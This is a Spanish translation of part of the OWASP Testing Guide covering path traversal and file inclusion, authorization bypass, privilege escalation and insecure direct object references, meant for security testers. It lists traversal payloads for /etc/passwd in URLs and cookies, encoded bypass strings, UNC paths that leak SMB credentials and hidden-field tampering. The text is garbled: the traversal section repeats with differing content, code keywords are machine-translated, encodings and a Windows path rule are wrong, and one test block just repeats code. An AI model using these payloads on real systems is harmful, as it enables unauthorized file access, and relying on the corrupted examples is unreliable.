Prueba de autorización

La autorización es el concepto de permitir el acceso a los recursos sólo a aquellos a quienes se les permite usarlos. Probar la autorización significa comprender cómo funciona el proceso de autorización y utilizar esa información para eludir el mecanismo de autorización.

La autorización es un proceso que viene después de una autenticación exitosa, por lo que el evaluador verificará este punto después de tener credenciales válidas, asociadas con un conjunto bien definido de roles y privilegios.

Durante este tipo de evaluación, se debe verificar si es posible omitir el esquema de autorización, encontrar una vulnerabilidad de recorrido de ruta o encontrar formas de escalar los privilegios asignados al evaluador.

Prueba de recorrido del directorio/inclusión de archivos (OTG-AUTHZ-001)

Resumen

Muchas aplicaciones web utilizan y administran archivos como parte de su funcionamiento diario. Al utilizar métodos de validación de entradas que no han sido bien diseñados o implementados, un agresor podría explotar el sistema para leer o escribir archivos a los que no se pretende que sean accesibles. En situaciones particulares, podría ser posible ejecutar código arbitrario o comandos del sistema.

Tradicionalmente, los servidores web y las aplicaciones web implementan mecanismos de autenticación para controlar el acceso a archivos y recursos.

Los servidores web intentan confinar los archivos de los usuarios dentro de un "directorio raíz" o "raíz de documentos web", que representa un directorio físico en el sistema de archivos. Los usuarios deben considerar este directorio como el directorio base en la estructura jerárquica de la aplicación web.

La definición de los privilegios se realiza mediante Listas de control de acceso (ACL) que identifican qué usuarios o grupos se supone que pueden acceder, modificar o ejecutar un archivo específico en el servidor.

Estos mecanismos están diseñados para evitar que usuarios malintencionados accedan a archivos confidenciales (por ejemplo, el archivo /etc/passwd común en una plataforma tipo UNIX) o para evitar la ejecución de comandos del sistema.

Muchas aplicaciones web utilizan scripts del lado del servidor para incluir diferentes tipos de archivos. Es bastante común utilizar este método para gestionar imágenes, plantillas, cargar textos estáticos, etc. Desafortunadamente, estas aplicaciones exponen vulnerabilidades de seguridad si los parámetros de entrada (es decir, parámetros de formulario, valores de cookies) no se validan correctamente.

En servidores y aplicaciones web, este tipo de problema surge en los ataques de recorrido de ruta/inclusión de archivos. Al explotar este tipo de vulnerabilidad, un atacante puede leer directorios o archivos que normalmente no podría leer, acceder a datos fuera de la raíz del documento web o incluir scripts y otros tipos de archivos de sitios web externos.

A los efectos de la Guía de pruebas de OWASP, sólo se considerarán las amenazas a la seguridad relacionadas con las aplicaciones web y no las amenazas a los servidores web (por ejemplo, el infame "código de escape %5c" en el servidor web Microsoft IIS). Se proporcionarán más sugerencias de lectura en la sección de referencias para los lectores interesados.

Este tipo de ataque también se conoce como ataque punto-punto-barra (..), cruce de directorio, escalada de directorio o retroceso.

Durante una evaluación, para descubrir fallas en el recorrido de ruta y la inclusión de archivos, los evaluadores deben realizar dos etapas diferentes:

- (a) Enumeración de vectores de entrada (una evaluación sistemática de cada vector de entrada)
- (b) Técnicas de prueba (una evaluación metódica de cada técnica de ataque utilizada por un atacante para explotar la vulnerabilidad)

Cómo probar

Pruebas de caja negra

Enumeración de vectores de entrada

Para determinar qué parte de la aplicación es vulnerable a la omisión de la validación de entrada, el evaluador debe enumerar todas las partes de la aplicación que aceptan contenido del usuario. Esto también incluye consultas HTTP GET y POST y opciones comunes como carga de archivos y formularios HTML.

A continuación se muestran algunos ejemplos de las comprobaciones que se realizarán en esta etapa:

- ¿Existen parámetros de solicitud que podrían usarse para consultas relacionadas con archivos operaciones?
- ¿Existen extensiones de archivos inusuales?
- ¿Hay nombres de variables interesantes?

```
http://example.com/getUserProfile.jsp?item=ikki.html
http://ejemplo.com/index.php?file=content
http://ejemplo.com/main.cgi?home=index.htm
```

- ¿Es posible identificar las cookies utilizadas por la aplicación web para la generación dinámica de páginas o plantillas?

```
Cookie: ID=d9ccd3f4f9f18cc1:T-
M=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:-
PLANTILLA=flo
Cookie: USUARIO=1826cc8f:PSTYLE=PuntoVerdeRojo
```

Técnicas de prueba

La siguiente etapa de la prueba es analizar las funciones de validación de entrada presentes en la aplicación web. Usando el ejemplo anterior, la página dinámica llamada getUserProfile.jsp carga información estática de un archivo y muestra el contenido a los usuarios. Un atacante podría insertar el malware cious cadena "..\..\..\..\etc\passwd" para incluir el archivo hash de contraseña de un sistema Linux/UNIX. Obviamente, este tipo de ataque sólo es posible si falla el punto de control de validación; De acuerdo con los privilegios del sistema de archivos, la propia aplicación web debe poder leer el archivo.

Para probar con éxito esta falla, el evaluador debe tener conocimiento del sistema que se está probando y la ubicación de los archivos que se solicitan. No tiene sentido solicitar /etc/passwd desde un servidor web IIS.

```
http://example.com/getUserProfile.jsp?item=..\..\..\etc\-
contraseña
```

Para el ejemplo de cookies:

```
Cookie: USUARIO=1826cc8f:PSTYLE=..\..\..\etc\passwd
```

También es posible incluir archivos y scripts ubicados en un sitio web externo.

```
http://example.com/index.php?file=http://www.owasp.org/
texto malicioso
```

El siguiente ejemplo demostrará cómo es posible mostrar el código fuente de un componente CGI, sin utilizar ningún carácter de recorrido de ruta.

```
http://ejemplo.com/main.cgi?home=main.cgi
```

Pruebas de penetración de aplicaciones web

El componente llamado "main.cgi" se encuentra en el mismo directorio que los archivos estáticos HTML normales utilizados por la aplicación. En algunos casos, el evaluador necesita codificar las solicitudes utilizando caracteres especiales (como el punto ".", "%00 nulo, ...) para evitar los controles de extensión de archivos o evitar la ejecución del script.

Consejo: Es un error común que cometen los desarrolladores no esperar todas las formas de codificación y, por lo tanto, solo validan el contenido codificado básico.

Si al principio la cadena de prueba no tiene éxito, pruebe con otro esquema de codificación.

Cada sistema operativo utiliza diferentes caracteres como separador de ruta:

Sistema operativo tipo Unix:

```
directorio raíz: "/"
separador de directorio: "/"
```

Shell del sistema operativo Windows:

```
directorio raíz: "<letra de unidad>\""
separador de directorio: "\" o "/"
```

Sistema operativo Mac clásico:

```
directorio raíz: "<letra de unidad>."
separador de directorio: ":"
```

Debemos tener en cuenta los siguientes mecanismos de codificación de caracteres:

- Codificación de URL y codificación de URL doble

```
%2e%2e%2f representa ../
%2e%2e/ representa ..
..%2f representa ..
%2e%2e%5c representa ..
%2e%2e\ representa ..
..%5c representa ..
%252e%252e%255c representa ..
..%255c representa .. y así sucesivamente.
```

- Codificación Unicode/UTF-8 (solo funciona en sistemas que pueden aceptar secuencias UTF-8 demasiado largas)

```
..%c0%af representa ../
..%c1%9c representa ..\
```

También hay otras consideraciones específicas del sistema operativo y del marco de aplicación.

Por ejemplo, Windows es flexible en el análisis de rutas de archivos.

- Shell de Windows: agregar cualquiera de los siguientes a las rutas utilizadas en un comando de shell no produce ninguna diferencia en la función:
 - Corchetes angulares ">" y "<" al final del trazado
 - Comillas dobles (cerradas correctamente) al final de la ruta
 - Marcadores extraños del directorio actual, como "./" o "\"

- Marcadores extraños del directorio principal con elementos arbitrarios que pueden existir o no

Ejemplos:

```
- archivo.txt
- archivo.txt...
- archivo.txt<espacios>
- archivo.txt"""
- archivo.txt<<>><
- ./archivo.txt
- inexiste./archivo.txt
```

- API de Windows: los siguientes elementos se descartan cuando se utilizan en cualquier comando de shell o llamada API donde se toma una cadena como nombre de archivo:

periodos
espacios

- Rutas de archivos UNC de Windows: se utilizan para hacer referencia a archivos en recursos compartidos SMB. A veces, se puede hacer que una aplicación haga referencia a archivos en una ruta de archivo UNC remota. Si es así, el servidor SMB de Windows puede enviar credenciales almacenadas al atacante, que pueden capturarse y descifrarse. Estos también pueden usarse con una dirección IP autorreferencial o un nombre de dominio para evadir filtros, o usarse para acceder a archivos en recursos compartidos SMB inaccesibles para el atacante, pero accesibles desde el servidor web.

```
\\\servidor_o_ip\ruta\al\archivo.abc
\\?\servidor_o_ip\ruta\al\archivo.abc
```

- Espacio de nombres del dispositivo Windows NT: se utiliza para hacer referencia al espacio de nombres del dispositivo Windows. Ciertas referencias permitirán el acceso a los sistemas de archivos utilizando una ruta diferente.

- Puede ser equivalente a una letra de unidad como c:\, o incluso a un volumen de unidad sin una letra asignada.

```
\\\GLOBALROOT\Dispositivo\HarddiskVolume1\
```

- Se refiere a la primera unidad de disco de la máquina.

```
\\\CdRom0\
```

Prueba de caja gris

Cuando el análisis se realiza con un enfoque de Caja Gris, los evaluadores deben seguir la misma metodología que en las Pruebas de Caja Negra. Sin embargo, dado que pueden revisar el código fuente, es posible buscar los vectores de entrada (etapa (a) de la prueba) de manera más fácil y precisa.

Durante una revisión del código fuente, pueden usar herramientas simples (como el comando grep) para buscar uno o más patrones comunes dentro del código de la aplicación: funciones/métodos de inclusión, operaciones del sistema de archivos, etc.

```
PHP: incluir(), incluir_once(), requerir(), requerir_once(), fopen(), readfile(), ...
```

JSP/Servlet: `java.io.File()`, `java.io.FileReader()`, ...
 ASP: incluir archivo, incluir virtual, ...

Usando motores de búsqueda de código en línea (por ejemplo, Ohloh Code[1]), también es posible encontrar fallas de recorrido de ruta en software de código abierto publicado en Internet.

Para PHP, los evaluadores pueden usar:

```
idioma:php (incluir|requerir)(_once)?\s*\["\]\?\s*\$\_
(OBTENER | PUBLICAR | COOKIE)
```

Utilizando el método de prueba de caja gris, es posible descubrir vulnerabilidades que normalmente son más difíciles de descubrir, o incluso imposibles de encontrar, durante una evaluación de caja negra estándar.

Algunas aplicaciones web generan páginas dinámicas utilizando valores y parámetros almacenados en una base de datos. Es posible insertar cadenas de recorrido de ruta especialmente diseñadas cuando la aplicación agrega datos a la base de datos. Este tipo de problema de seguridad es difícil de descubrir debido a que los parámetros dentro de las funciones de inclusión parecen internos y "seguros", pero en realidad no lo son.

Además, al revisar el código fuente es posible analizar las funciones que se supone deben manejar entradas no válidas: algunos desarrolladores intentan cambiar las entradas no válidas para hacerlas válidas, evitando advertencias y errores. Estas funciones suelen ser propensas a sufrir fallos de seguridad.

Considere una aplicación web con estas instrucciones:

```
nombre de archivo = Request.QueryString("archivo");
Reemplazar (nombre de archivo,
"/","/");
Reemplazar (nombre de archivo, ".","");
```

La prueba del defecto se logra mediante:

```
archivo=....//boot.ini
archivo=....\\boot.ini
archivo= ..\\boot.ini
```

Herramientas

- DotDotPwn: el fuzzer transversal de directorios: <http://dotdotpwn.sec-tester.net>
- Cadenas Fuzz transversales de ruta (de la herramienta WFuzz): <http://code.google.com/p/wfuzz/source/browse/trunk/wordlist/Injections/Traversal.txt>
- Proxy web (Burp Suite[2], Paros[3], WebScarab[4], OWASP: Zed At-tack Proxy (ZAP) [5])
- Herramientas de codificación/decodificación
- Buscador de cadenas "grep" - <http://www.gnu.org/software/grep/>

Referencias

Libros blancos

- Inyección POST HTTP transversal de directorio de mod de adjunto phpBB - <http://archives.neohapsis.com/archives/fulldisclosure/2004-12/0290.html>
- Seudónimos de archivos de Windows: Pwnage y Poetry - [http://www.slide-share.net/BaronZor/windows-file-pseudonyms\[7\]](http://www.slide-share.net/BaronZor/windows-file-pseudonyms[7])

Prueba de autorización

La autorización es el concepto de permitir el acceso a los recursos sólo a aquellos a quienes se les permite usarlos. Probar la autorización significa comprender cómo funciona el proceso de autorización y utilizar esa información para eludir el mecanismo de autorización.

La autorización es un proceso que viene después de una autenticación exitosa, por lo que el evaluador verificará este punto después de tener credenciales válidas, asociadas con un conjunto bien definido de roles y privilegios. Durante este tipo de evaluación, se debe verificar si es posible omitir el esquema de autorización, encontrar una vulnerabilidad de recorrido de ruta o encontrar formas de escalar los privilegios asignados al evaluador.

Prueba de recorrido del directorio/inclusión de archivos (OTG-AUTHZ-001)

Resumen

Muchas aplicaciones web utilizan y administran archivos como parte de su operación diaria. Al utilizar métodos de validación de entradas que no han sido bien diseñados o implementados, un agresor podría explotar el sistema para leer o escribir archivos a los que no se pretende acceder. En situaciones particulares, podría ser posible ejecutar código arbitrario o comandos del sistema.

Tradicionalmente, los servidores web y las aplicaciones web implementan mecanismos de autenticación para controlar el acceso a archivos y recursos. Los servidores web intentan confinar los archivos de los usuarios dentro de un "directorio raíz" o "raíz de documentos web", que representa un directorio físico en el sistema de archivos. Los usuarios deben considerar este directorio como el directorio base en la estructura jerárquica de la aplicación web.

La definición de los privilegios se realiza mediante Listas de control de acceso (ACL) que identifican qué usuarios o grupos se supone que pueden acceder, modificar o ejecutar un archivo específico en el servidor. Estos mecanismos están diseñados para evitar que usuarios malintencionados accedan a archivos confidenciales (por ejemplo, el archivo /etc/passwd común en una plataforma tipo UNIX) o para evitar la ejecución de comandos del sistema.

Muchas aplicaciones web utilizan scripts del lado del servidor para incluir diferentes tipos de archivos. Es bastante común utilizar este método para gestionar imágenes, plantillas, cargar textos estáticos, etc. Desafortunadamente, estas aplicaciones exponen vulnerabilidades de seguridad si los parámetros de entrada (es decir, parámetros de formulario, valores de cookies) no se validan correctamente.

En servidores y aplicaciones web, este tipo de problema surge en los ataques de recorrido de ruta/inclusión de archivos. Al explotar este tipo de vulnerabilidad, un atacante puede leer directorios o archivos que normalmente no podría leer, acceder a datos fuera de la raíz del documento web o incluir scripts y otros tipos de archivos de sitios web externos.

A los efectos de la Guía de pruebas de OWASP, solo se considerarán las amenazas a la seguridad relacionadas con las aplicaciones web y no las amenazas a los servidores web (por ejemplo, el infame "código de escape %5c" en el servidor web Microsoft IIS). Se proporcionarán más sugerencias de lectura en la sección de referencias para lectores interesados.

Este tipo de ataque también se conoce como ataque punto-punto-barra (..), cruce de directorio, escalada de directorio o retroceso.

Durante una evaluación, para descubrir fallas en el recorrido de ruta y la inclusión de archivos, los evaluadores deben realizar dos etapas diferentes:

- Enumeración de vectores de entrada (una evaluación sistemática de cada vector de entrada)

Pruebas de penetración de aplicaciones web

(b) Técnicas de prueba (una evaluación metódica de cada técnica de ataque utilizada por un atacante para explotar la vulnerabilidad)

Cómo probar

Pruebas de caja negra

Enumeración de vectores de entrada

Para determinar qué parte de la aplicación es vulnerable a la omisión de la validación de entrada, el evaluador debe enumerar todas las partes de la aplicación que aceptan contenido del usuario. Esto también incluye consultas HTTP GET y POST y opciones comunes como carga de archivos y formularios HTML.

A continuación se muestran algunos ejemplos de las comprobaciones que se realizarán en esta etapa:

- ¿Existen parámetros de solicitud que podrían usarse para consultas relacionadas con archivos? operaciones?
- ¿Existen extensiones de archivos inusuales?
- ¿Hay nombres de variables interesantes?

```
http://example.com/getUserProfile.jsp?item=ikki.html
http://ejemplo.com/index.php?file=content
http://ejemplo.com/main.cgi?home=index.htm
```

- ¿Es posible identificar las cookies utilizadas por la aplicación web para el generación dinámica de páginas o plantillas?

```
Cookie: ID=d9cccd3f4f9f18cc1:T-
M=2166255468:LM=1162655568:S=3cFpbJgMSSPKVMV:-
PLANTILLA=flor
Cookie: USUARIO=1826cc8f:PSTYLE=PuntoVerdeRojo
```

Técnicas de prueba

La siguiente etapa de la prueba es analizar las funciones de validación de entrada presentes en la aplicación web. Usando el ejemplo anterior, la página dinámica llamada getUserProfile.jsp carga información estática de un archivo y muestra el contenido a los usuarios. Un atacante podría insertar el malware

cious cadena ".../../../../../etc/passwd" para incluir el archivo hash de contraseña de un sistema Linux/UNIX. Obviamente, este tipo de ataque sólo es posible si falla el punto de control de validación; De acuerdo con los privilegios del sistema de archivos, la propia aplicación web debe poder leer el archivo.

Para probar con éxito esta falla, el evaluador debe tener conocimiento del sistema que se está probando y la ubicación de los archivos que se solicitan. No tiene sentido solicitar /etc/passwd desde un servidor web IIS.

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

Para el ejemplo de cookies:

```
Cookie: USUARIO=1826cc8f:PSTYLE=../../../../etc/passwd
```

También es posible incluir archivos y scripts ubicados en un sitio web externo.

```
http://example.com/index.php?file=http://www.owasp.org/
texto malicioso
```

El siguiente ejemplo demostrará cómo es posible mostrar el código fuente de un componente CGI, sin utilizar ningún carácter de recorrido de ruta.

```
http://ejemplo.com/main.cgi?home=main.cgi
```

El componente llamado "main.cgi" se encuentra en el mismo directorio que los archivos estáticos HTML normales utilizados por la aplicación. En algunos casos, el evaluador necesita codificar las solicitudes utilizando caracteres especiales (como el punto ".", "%00 nulo, ...) para evitar los controles de extensión de archivos o evitar la ejecución del script.

Consejo: Es un error común que cometen los desarrolladores no esperar todas las formas de codificación y, por lo tanto, solo validan el contenido codificado básico.

Si al principio la cadena de prueba no tiene éxito, pruebe con otro esquema de codificación.

Cada sistema operativo utiliza caracteres diferentes como separador de ruta:

Sistema operativo tipo Unix:

```
directorio raíz: "/"
separador de directorio: "/"
```

Shell del sistema operativo Windows:

```
directorio raíz: "/"
separador de directorio: "/"
```

Sistema operativo Mac clásico:

```
directorio raíz: "<letra de unidad>:"
separador de directorio: ":"
```

Debemos tener en cuenta los siguientes mecanismos de codificación de caracteres:

- Codificación de URL y codificación de URL doble

```
%2e%2e%2f representa ../
%2e%2e/ representa ..
..%2f representa ..
%2e%2e%5c representa ..\.
%2e%2e\ representa ..
..%5c representa ..
%252e%252e%255c representa ..
..%2525c representa .. y así sucesivamente.
```

- Codificación Unicode=UTF-8 (sólo funciona en sistemas que son capaces de aceptar secuencias UTF-8 demasiado largas)

```
..%c%af representa ..
..%c%9c representa ..
```

También existen otras consideraciones específicas del sistema operativo y del marco de aplicación. Por ejemplo, Windows es flexible en el análisis de rutas de archivos.

- Shell de Windows: agregar cualquiera de los siguientes a las rutas utilizadas en un comando de shell no produce ninguna diferencia en la función:

- Corchetes angulares ">" y "<" al final del trazo
- Comillas dobles (cerradas correctamente) al final de la ruta
- Marcadores extraños del directorio actual, como "./" o "\\"
- Marcadores extraños del directorio principal con elementos arbitrarios que puede o no existir

Ejemplos:

```
- archivo.txt
- archivo.txt...
- archivo.txt<espacios>
- archivo.txt"""
- archivo.txt<<>><
- ./archivo.txt
- inexistente./archivo.txt
```

- API de Windows: los siguientes elementos se descartan cuando se utilizan en cualquier comando de shell o llamada API donde se toma una cadena como nombre de archivo:

periodos
espacios

- Rutas de archivos UNC de Windows: se utilizan para hacer referencia a archivos en recursos compartidos SMB. A veces, se puede hacer que una aplicación haga referencia a archivos en una ruta de archivo UNC remota. Si es así, el servidor SMB de Windows puede enviar credenciales almacenadas al atacante, que pueden capturarse y descifrarse. Estos también pueden usarse con una dirección IP autorreferencial o un nombre de dominio para evadir filtros, o usarse para acceder a archivos en recursos compartidos SMB inaccesibles para el atacante, pero accesibles desde el servidor web.

```
\servidor_o_ip\ruta\al\archivo.abc
\\?servidor_o_ip\ruta\al\archivo.abc
```

- Espacio de nombres del dispositivo Windows NT: se utiliza para hacer referencia al espacio de nombres del dispositivo Windows. Ciertas referencias permitirán el acceso a los sistemas de archivos utilizando una ruta diferente.

- Puede ser equivalente a una letra de unidad como c:\, o incluso a un volumen de unidad sin una letra asignada.

```
\GLOBALROOT\Dispositivo\HarddiskVolume1\
```

- Se refiere a la primera unidad de disco de la máquina.

```
\CdRom0\
```

Prueba de caja gris

Cuando el análisis se realiza con un enfoque de Caja Gris, los evaluadores deben seguir la misma metodología que en las Pruebas de Caja Negra.

Sin embargo, dado que pueden revisar el código fuente, es posible buscar los vectores de entrada (etapa (a) de la prueba) más fácilmente y

precisamente.

Durante una revisión del código fuente, pueden usar herramientas simples (como el comando grep) para buscar uno o más patrones comunes dentro del código de la aplicación: funciones/métodos de inclusión, operaciones del sistema de archivos, etc.

PHP: incluir(), incluir_once(), requerir(), requerir_once(), fopen(), readfile(), ...

JSP/Servlet: java.io.File(), java.io.FileReader(), ...

ASP: incluir archivo, incluir virtual, ...

Usando motores de búsqueda de código en línea (por ejemplo, Ohloh Code[1]), también es posible encontrar fallas de recorrido de ruta en software de código abierto publicado en Internet.

Para PHP, los evaluadores pueden usar:

```
idioma:php (incluir|requerir)(_|once)?\$["'()]\$_
(OBTENER | PUBLICAR | COOKIE)
```

Utilizando el método de prueba de caja gris, es posible descubrir vulnerabilidades que normalmente son más difíciles de descubrir, o incluso imposibles de encontrar, durante una evaluación de caja negra estándar.

Algunas aplicaciones web generan páginas dinámicas utilizando valores y parámetros almacenados en una base de datos. Es posible insertar cadenas de recorrido de ruta especialmente diseñadas cuando la aplicación agrega datos a la base de datos.

Este tipo de problema de seguridad es difícil de descubrir debido a que los parámetros dentro de las funciones de inclusión parecen internos y "seguros", pero en realidad no lo son.

Además, al revisar el código fuente es posible analizar las funciones que se supone deben manejar entradas no válidas: algunos desarrolladores intentan cambiar las entradas no válidas para hacerlas válidas, evitando advertencias y errores. Estas funciones suelen ser propensas a sufrir fallos de seguridad.

Considere una aplicación web con estas instrucciones:

```
nombre de archivo = Request.QueryString("archivo");
Reemplazar (nombre de archivo,
"/\"); Reemplazar (nombre de archivo, ".\\");

"/\"); Reemplazar (nombre de archivo, ".\\");
```

La prueba del defecto se logra mediante:

```
nombre de archivo = Request.QueryString("archivo");
Reemplazar (nombre de archivo,
"/\"); Reemplazar (nombre de archivo, ".\\");

"/\"); Reemplazar (nombre de archivo, ".\\");
```

Herramientas

- DotDotPwn: el fuzzer transversal de directorios: <http://dotdotpwn.sectester.net>
- Cadenas Fuzz transversales de ruta (de la herramienta WFuzz): <http://code.google.com/p/wfuzz/source/browse/trunk/wordlist/Injections/Traversal.txt>
- Proxy web (Burp Suite[2], Paros[3], WebScarab[4], OWASP: Zed At-tack Proxy (ZAP)[5])
- Herramientas de codificación/decodificación
- Buscador de cadenas "grep" - <http://www.gnu.org/software/grep/>

Pruebas de penetración de aplicaciones web

Referencias

Libros blancos

- Modificación de archivos adjuntos phpBB Inyección POST HTTP transversal de directorio - http://archives.neohapsis.com/archives/divulgaci%F3n_completa/2004-12/0290.html[6]
- Seudónimos de archivos de Windows: Pwnage y Poetry - <http://www.slideshare.net/BaronZor/windows-file-pseudonyms>[7]

Prueba para omitir el esquema de autorización (OTG-AUTHZ-002)

Resumen

Este tipo de prueba se centra en verificar cómo se ha implementado el esquema de autorización para que cada rol o privilegio obtenga acceso a funciones y recursos reservados.

Para cada rol específico que desempeña el tester durante la evaluación, para cada función y solicitud que la aplicación ejecuta durante la fase de post-autenticación, es necesario verificar:

- ¿Es posible acceder a ese recurso incluso si el usuario no está autenticado?
- ¿Es posible acceder a ese recurso después del cierre de sesión?
- ¿Es posible acceder a funciones y recursos que deberían estar accesibles para un usuario que tiene un rol o privilegio diferente?

Intente acceder a la aplicación como usuario administrativo y realice un seguimiento de todas las funciones administrativas.

- ¿Es posible acceder a funciones administrativas también si el probador está registrado como usuario con privilegios estándar?
- ¿Es posible utilizar estas funciones administrativas como usuario con un papel diferente y a quién se le debe negar esa acción?

como probar

Pruebas de acceso a funciones administrativas.

Por ejemplo, supongamos que la función 'AddUser.jsp' forma parte del menú administrativo de la aplicación, y es posible acceder a ella solicitando la siguiente URL:

```
https://www.example.com/admin/addUser.jsp
```

Luego, se genera la siguiente solicitud HTTP al llamar al Función Agregar usuario:

```
ENVIAR /admin/addUser.jsp HTTP/1.1
```

Anfitrión: www.ejemplo.com

[otros encabezados HTTP]

```
ID de usuario=usuario falso&role=3&group=grp001
```

¿Qué sucede si un usuario no administrativo intenta ejecutar esa solicitud? ¿Se creará el usuario? Si es así, ¿puede el nuevo usuario utilizar sus privilegios?

Prueba de acceso a recursos asignados a un rol diferente

Por ejemplo, analice una aplicación que utiliza un directorio compartido para almacenar archivos PDF temporales para diferentes usuarios. Supongamos que solo el usuario test1 con rolA debe poder acceder a doc-umentABC.pdf. Verifique si el usuario test2 con rolB puede acceder a ese recurso.

Herramientas

- OWASP WebScarab: Proyecto OWASP WebScarab
- Proxy de ataque OWASP Zed (ZAP)

Pruebas de escalada de privilegios (OTG-AUTHZ-003)

Resumen

Esta sección describe la cuestión de escalar privilegios de una etapa a otra. Durante esta fase, el evaluador debe verificar que no sea posible que un usuario modifique sus privilegios o roles dentro de la aplicación de manera que pueda permitir ataques de escalada de privilegios.

La escalada de privilegios se produce cuando un usuario obtiene acceso a más recursos o funciones de las que normalmente se le permiten, y la aplicación debería haber evitado dicha elevación o cambios. Esto suele deberse a un fallo en la aplicación. El resultado es que la aplicación realiza acciones con más privilegios que los previstos por el desarrollador o administrador del sistema.

El grado de escalada depende de los privilegios que el atacante está autorizado a poseer y de los privilegios que se pueden obtener en un exploit exitoso. Por ejemplo, un error de programación que permite a un usuario obtener privilegios adicionales después de una autenticación exitosa limita el grado de escalada, porque el usuario ya está autorizado a tener algún privilegio. Del mismo modo, un atacante remoto que obtiene privilegios de superusuario sin ninguna autenticación presenta un mayor grado de escalada.

Por lo general, la gente se refiere a escalada vertical cuando es posible acceder a recursos otorgados a cuentas más privilegiadas (por ejemplo, adquirir privilegios administrativos para la aplicación) y a escalada horizontal cuando es posible acceder a recursos otorgados a una cuenta con una configuración similar. cuenta (por ejemplo, en una aplicación de banca en línea, acceder a información relacionada con un usuario diferente).

como probar

Pruebas de manipulación de roles/privilegios

En cada parte de la aplicación donde un usuario puede crear información en la base de datos (por ejemplo, realizar un pago, agregar un contacto o enviar un mensaje), puede recibir información (estado de cuenta, detalles del pedido, etc.) o eliminar información (eliminar usuarios, mensajes, etc.), es necesario registrar esa funcionalidad. El evaluador debe intentar acceder a dichas funciones como otro usuario para verificar si es posible acceder a una función que no debería estar permitida por el rol/privilegio del usuario (pero que podría estar permitida como otro usuario).

Por ejemplo:

El siguiente HTTP POST permite al usuario que pertenece a grp001 acceder a la orden #0001:

```
ENVIAR /admin/addUser.jsp HTTP/1.1
```

Anfitrión: www.ejemplo.com

[otros encabezados HTTP]

```
ID de usuario=usuario falso&role=3&group=grp001
```

Verifique si un usuario que no pertenece a grp001 puede modificar el valor de los parámetros 'groupID' y 'orderId' para obtener acceso a esos datos privilegiados.

Por ejemplo:

La respuesta del siguiente servidor muestra un campo oculto en el HTML devuelto al usuario después de una autenticación exitosa.

```
HTTP/1.1 200 correcto
```

Servidor: Netscape-Enterprise/6.0

Fecha: miércoles 1 de abril de 2006 13:51:20 GMT

Establecer-Cookie: USUARIO=aW78yrGrTwS4MnOd32Fs51yDqp; ruta=/; dominio=www.ejemplo.com Conjunto-

Cookie: SESSION=k+KmKeHXTgDi1J5fT7Zz; ruta=/; dominio=www.ejemplo.com

Control de caché: sin caché

Pragma: Sin caché

Longitud del contenido: 247

Tipo de contenido: texto/html

Expira: jueves, 01 de enero de 1970 00:00:00 GMT

Conexión: cerrar

```
<nombre del formulario="autoriz" método="POST" acción = "visual.jsp"> <tipo
de entrada="oculto" nombre="perfil" valor="SysAdmin">
<cuerpo onload="document.forms.autoriz.submit()">
</td>
</tr>
```

¿Qué pasa si el evaluador modifica el valor de la variable "perfil" a "SysAdmin"? ¿Es posible convertirse en administrador?

Por ejemplo:

En un entorno donde el servidor envía un mensaje de error contenido como un valor en un parámetro específico en un conjunto de códigos de respuesta, como el siguiente:

```
@0`1`3`3``0`UC`1`Estado`OK`SEC`5`1`0`ResultSet`0`PVValid`-1`0`0`
Notificaciones`0`0`3`Administrador de comandos`0`0`0`StateToolsBar
`0`0`0`

StateExecToolBar`0`0`0`FlagsToolBar`0
```

El servidor otorga una confianza implícita al usuario. Se cree que el usuario responderá con el mensaje anterior cerrando la sesión.

En esta condición, verifique que no sea posible escalar privilegios modificando los valores de los parámetros. En este ejemplo particular, al modificar el valor 'PVValid' de '-1' a '0' (sin condiciones de error), es posible autenticarse como administrador en el servidor.

Referencias**Libros blancos**

- Wikipedia - Escalada de privilegios: http://en.wikipedia.org/wiki/Escalada_de_privilegios

Escalada de privilegios**Herramientas**

- OWASP WebScarab: Proyecto OWASP WebScarab
- Proxy de ataque OWASP Zed (ZAP)

Pruebas de referencias directas a objetos inseguras (OTG-AUTHZ-004)**Resumen**

Las referencias directas a objetos inseguras ocurren cuando una aplicación proporciona acceso directo a objetos según la entrada proporcionada por el usuario. Como un

Como resultado de esta vulnerabilidad, los atacantes pueden eludir la autorización y acceder directamente a los recursos del sistema, por ejemplo, registros o archivos de bases de datos.

Las referencias directas a objetos inseguras permiten a los atacantes eludir la autorización y acceder a los recursos directamente modificando el valor de un parámetro utilizado para apuntar directamente a un objeto. Dichos recursos pueden ser entradas de bases de datos que pertenecen a otros usuarios, archivos en el sistema y más. Esto se debe al hecho de que la aplicación toma la información proporcionada por el usuario y la utiliza para recuperar un objeto sin realizar suficientes comprobaciones de autorización.

Cómo probar

Para probar esta vulnerabilidad, el evaluador primero debe mapear todas las ubicaciones en la aplicación donde se utiliza la entrada del usuario para hacer referencia a objetos directamente. Por ejemplo, ubicaciones donde se utiliza la entrada del usuario para acceder a una fila de base de datos, un archivo, páginas de aplicaciones y más. A continuación, el evaluador debe modificar el valor del parámetro utilizado para hacer referencia a los objetos y evaluar si es posible recuperar objetos que pertenecen a otros usuarios o eludir la autorización.

La mejor manera de probar las referencias directas a objetos sería tener al menos dos (a menudo más) usuarios para cubrir diferentes objetos y funciones de propiedad. Por ejemplo, dos usuarios, cada uno de los cuales tiene acceso a diferentes objetos (como información de compra, mensajes privados, etc.) y (si corresponde) usuarios con diferentes privilegios (por ejemplo, usuarios administradores) para ver si hay referencias directas a la funcionalidad de la aplicación. Al tener varios usuarios, el evaluador ahorra un valioso tiempo de prueba al adivinar diferentes nombres de objetos, ya que puede intentar acceder a objetos que pertenecen al otro usuario.

A continuación se muestran varios escenarios típicos para esta vulnerabilidad y los métodos para probar cada uno:

El valor de un parámetro se utiliza directamente para recuperar un registro de la base de datos.

Solicitud de muestra:

```
http://foo.bar/somepage?invoice=12345
```

En este caso, el valor del parámetro factura se utiliza como índice en una tabla de facturas en la base de datos. La aplicación toma el valor de este parámetro y lo utiliza en una consulta a la base de datos. Luego, la aplicación devuelve la información de la factura al usuario.

Dado que el valor de la factura va directamente a la consulta, modificando el valor del parámetro es posible recuperar cualquier objeto de la factura, independientemente del usuario al que pertenece la factura.

Para probar este caso, el evaluador debe obtener el identificador de un factura que pertenece a un usuario de prueba diferente (asegurándose de que no deba ver esta información según la lógica empresarial de la aplicación) y luego verifique si es posible acceder a los objetos sin autorización.

El valor de un parámetro se utiliza directamente para realizar una operación en el sistema.

Solicitud de muestra:

```
http://foo.bar/changepassword?user=algunusuario
```

Pruebas de penetración de aplicaciones web

